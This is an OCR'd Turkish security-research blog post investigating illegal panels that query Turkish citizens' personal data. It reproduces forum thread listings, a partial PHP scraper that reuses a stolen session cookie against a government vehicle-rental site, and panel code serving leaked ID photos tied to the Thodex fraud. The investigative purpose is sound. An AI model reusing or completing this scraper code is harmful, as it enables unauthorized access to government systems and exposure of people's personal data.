
👍 2


246 03:20


[redacted]
1,698 subscribers

Previous message
ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: https://[redacted].org.tr/ ANAHTAR: https://t.me/[redacted]





.org/Forum-api-paylaşimlari?page=2
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
80k Eokul Api
Konu Sahibi :
5
8 Yorum
55 Okunma
MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11)
Konu Sahibi :
18
103 Yorum
510 Okunma
Işyeri & Plaka Sorgulama Ücretsiz | (Sayfalar: 1 2 3 4 5)
Konu Sahibi :
11
43 Yorum
477 Okunma
Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12)
Konu Sahibi :
13
110 Yorum
448 Okunma
Apileri sqle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8)
Konu Sahibi :
22
77 Yorum
491 Okunma


.org/Forum-api-paylaşimlari?page=2
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9)
Konu Sahibi :
29
86 Yorum
522 Okunma
Açık Öğretim Lisesi API Source (Detaylı) | (Sayfalar: 1 2 3 4 ... 8)
Konu Sahibi :
18
79 Yorum
448 Okunma
[FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7)
Konu Sahibi :
14
67 Yorum
384 Okunma
Discord Sorgu Botu Altyapısı & (Sayfalar: 1 2 3 4 5)
Konu Sahibi :
13
47 Yorum
188 Okunma
Plaka Sorgu / Ehliyet Sorgu apisi by (Sayfalar: 1 2)
Konu Sahibi :
13
16 Yorum
254 Okunma
ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6)
34
57 Yorum





```
<?php
//Dc:l                Ulaşabilirsiniz
  $auth_keys = ["                 "];

  $auth = $_GET['auth'] ?? null;

  if (!in_array($auth, $auth_keys)) {
   http_response_code(401);
   exit("Girdiğiniz auth yanlış ya da auth girmediniz");
   }


   header('Content-Type: application/json; charset=utf-8');
            //BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
        //KOYDUM
            $Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/                    :; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, 'https://arackiralama.   .gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET["plaka"]).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
            curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
            curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
            curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

Kaynak kodlarını incelemeye devam edip TCKN bilgisi ile hangi bilgilerin bu paneller üzerinden elde edilebileceğine dair kodlara göz attığımda kabaca aşağıdaki bir tablo ortaya çıktı.



Kaynak kodlarını incelemeye devam ettiğimde, önceki konudan bağımsız olarak yine son günlerde haberlere ve tartışmalara konu olan yaklaşık 131 adet kişi ve kimlik fotoğrafları ile de karşılaştım. Bunları geçmiş haberlerde yer alan görüntülerle kıyasladığımda bunların binlerce kişinin dolandırıldığı kripto para borsası Thodex ile ilişkisi olduğunu, 2021 yılından beri dolandırıcıların elinde bulunduğu ve 50 TL'ye satıldığını öğrendim.


htdocs
Name
insta.php
instahata.php
ipsorgu.php
isyeri.php
isyerix.php
js
kadroscript.js
kadrostyle.css
kimlikler
1.jpeg
2.jpeg
3.jpeg
4.jpeg
5.jpeg
7.jpeg
8.jpeg
9.jpeg
10.jpeg
kimlikler.php
kimlikler.php
<h4 class="card-title mb-4">Kimlik Arşivi</h4>

Uygun bulduğunuz kimlik görselin altındaki indirme butonuna tıklayarak indirebilirsiniz.</
br>

<img src="admin/kimlikler/ 1.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 2.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 3.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 4.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 5.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya


<img src="admin/kimlikler/ 7.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

<img src="admin/kimlikler/ 8.jpeg" style="border: 5px solid;" width="20%">
Download Image Dosya

